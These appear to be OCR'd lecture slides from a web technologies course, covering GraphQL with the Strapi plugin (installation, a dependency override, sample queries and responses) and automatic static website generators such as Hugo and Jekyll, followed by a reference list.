
- Over-fetching and Under-fetching can both deteriorate performance and increase data transfers
- In an over-fetching scenario, we download data we do not need
- In an under-fetching scenario, we will need to perform (many) additional requests to get all the data we need
  - E.g.: first we get the current user, then we get its posts, then, for each post, we get its comments, etc…

GRAPHQL: A QUERY LANGUAGE FOR APIs


- Developed by Facebook
- Open source version published in 2015
- Specification available at http://spec.graphql.org/
- Designed to address the need for more **flexibility** and **efficiency**
- Instead of relying on pre-defined endpoints as in REST, allow users to **declaratively specify** which data they need using queries!



GRAPHQL: ARCHITECTURE



STRAPI WITH GRAPHQL: EXAMPLE




```
@luigi → D/O/T/W/2/e/1/strapi/project-name $ npm install @strapi/plugin-graphql
```

STRAPI WITH GRAPHQL: EXAMPLE

If you get this error when starting Strapi after installing the plugin:

```
Duplicate "graphql" modules cannot be used at the same time since different
versions may have different capabilities and behavior. The data from one version
used in the function from another could produce confusing and spurious results.
```

Add the following to the package.json file of the Strapi project:

```
"overrides": {
  "graphql": "^16"
},
```

STRAPI WITH GRAPHQL: EXAMPLE

- After restarting Strapi, a GraphQL Playground will be available at http://localhost:1337/graphql
- In the web technologies course we won't see the GraphQL specification in detail
- Let's just grasp the basics with a few examples

STRAPI WITH GRAPHQL: EXAMPLES

- Suppose we need to display only the last name of each professor
- We might write the following GraphQL query

```
query {
  professors {
    data {
      attributes {
        lastName
      }
    }
  }
}
```

```
{
  "data": {
    "professors": {
      "data": [{
          "attributes": {
            "lastName": "Starace"
          }
        }, {
          "attributes": {
            "lastName": "Abelson"
          }
        }]
    }
  }
}
```

STRAPI WITH GRAPHQL: EXAMPLES

- Suppose we need to display only the last name of each professor and the title of their courses

```
query {
  professors {
    data {
      attributes {
        lastName,
        courses {
          data {
            attributes {
              title
            }
          }
        }
      }
}}}
```

```
{
  "data": {
    "professors": {
      "data": {
          "attributes": {
            "lastName": "Starace",
            "courses": {
              "data": [{
                  "attributes": {
                    "title": "Web Technologies“
                  }
               }]
             }
           }
```

STRAPI WITH GRAPHQL: EXAMPLES

```
SELECT title, credits FROM courses
WHERE credits >= 6 AND (title CONTAINS «Web» OR title
CONTAINS «TypeScript»)
```

```
query {
  courses(filters: {
    credits: { gte: 6},
    or: [{title: {containsi: "Web"}}, {title: {containsi:"TypeScript"}}]
  }) {
    data {
      attributes {
        title, credits
      }
    }
  }
}
```

AUTOMATIC GENERATION OF STATIC WEBSITES

SOMETIMES CMS CAN BE INEFFICIENT

- Sometimes using a full CMS for a website might be **overkill**
- In some scenarios, data does not change that often
  - Think of a restaurant that updates the menu on its website ~ once a month
  - For an entire month, each page load will cause a query on the database, which will retrieve the same list of menu entries, and then the CMS will display the same content to users
  - A CMS might be wasting computation cycles (i.e., **money**, and **CO_2**!) to render the same pages over and over again
  - Caching mechanisms exist, but still there's some overhead and some computing required
- CMS need to be kept up to date, which introduces some overhead

AUTOMATIC STATIC WEBSITE GENERATION

In some scenarios, having a CMS (or a custom web app) render the web pages dynamically might be quite inefficient and wasteful.

A more efficient approach would be to:

1. **Render** the web pages only once, when some changes in the data occur
2. **Serve** the compiled (**static**) web pages to users (which is way more efficient than rendering these pages dynamically!)


This approach is referred to as **Automatic Static Website Generation**

AUTOMATIC STATIC WEBSITE GENERATION

One approach to address these issues is to generate static websites automatically

- Hugo (written in Go, used for https://luistar.github.io)
- Gatsby (generate static websites using React)
- Jekyll (based on Ruby, used for https://fair-resilient-ai.github.io)
- Pelican (based on Python)
- Zola (based on Rust)
- Many more are listed here

AUTOMATIC STATIC WEBSITE GENERATION



REFERENCES

- **Definition of CMS**
  MDN web docs
  https://developer.mozilla.org/en-US/docs/Glossary/CMS
- **What is Headless CMS?**
  Amazon Web Services docs
  https://aws.amazon.com/what-is/headless-cms/
- **The Fullstack Tutorial for GraphQL**
  Free and open-source tutorial available at https://www.howtographql.com/
  Relevant parts: GraphQL Fundamentals (Introduction, GraphQL is the better REST, Core Concepts, Big Picture (Architecture)
- **What is a static site generator?**
  Article in the Cloudflare Learning Resources
  Available at https://www.cloudflare.com/learning/performance/static-site-generator/ and archived here